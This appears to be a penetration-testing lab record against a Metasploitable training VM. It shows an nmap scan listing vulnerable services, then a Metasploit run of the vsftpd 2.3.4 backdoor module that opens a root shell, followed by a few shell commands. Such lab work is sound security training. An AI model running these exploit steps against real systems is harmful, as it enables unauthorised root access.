


S7 - L1




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 10:01 CET
Nmap scan report for 192.168.56.11
Host is up (0.0042s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.80 seconds
```



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.11
rhost ⇒ 192.168.56.11
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.11:21 - USER: 331 Please specify the password.
[+] 192.168.56.11:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.12:38085 → 192.168.56.11:6200) at 2024-01-15 10:08:28 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b3:f1:94
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb3:f194/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1644 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1790 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131213 (128.1 KB)  TX bytes:138662 (135.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:51783 (50.5 KB)  TX bytes:51783 (50.5 KB)
```



```
mkdir test_metasploit
```



```
total 44
drwxr-xr-x 7 msfadmin msfadmin 4096 2024-01-15 04:17 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx------ 2 msfadmin msfadmin 4096 2024-01-12 06:25 .gconf
drwx------ 2 msfadmin msfadmin 4096 2024-01-12 06:25 .gconfd
-rw------- 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwx------ 2 msfadmin msfadmin 4096 2023-12-27 04:56 .vnc
root@metasploitable:/home/msfadmin# exit
exit
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# cd..
bash: cd..: command not found
root@metasploitable:/home/msfadmin# cd /
root@metasploitable:/# ls
a      DDDDDDDDDuA  initrd      media      proc  sys              var
bin    dev          initrd.img  mnt        root  test_metasploit  vmlinuz
boot   etc          lib         nohup.out  sbin  tmp
cdrom  home         lost+found  opt        srv   usr
root@metasploitable:/# 
```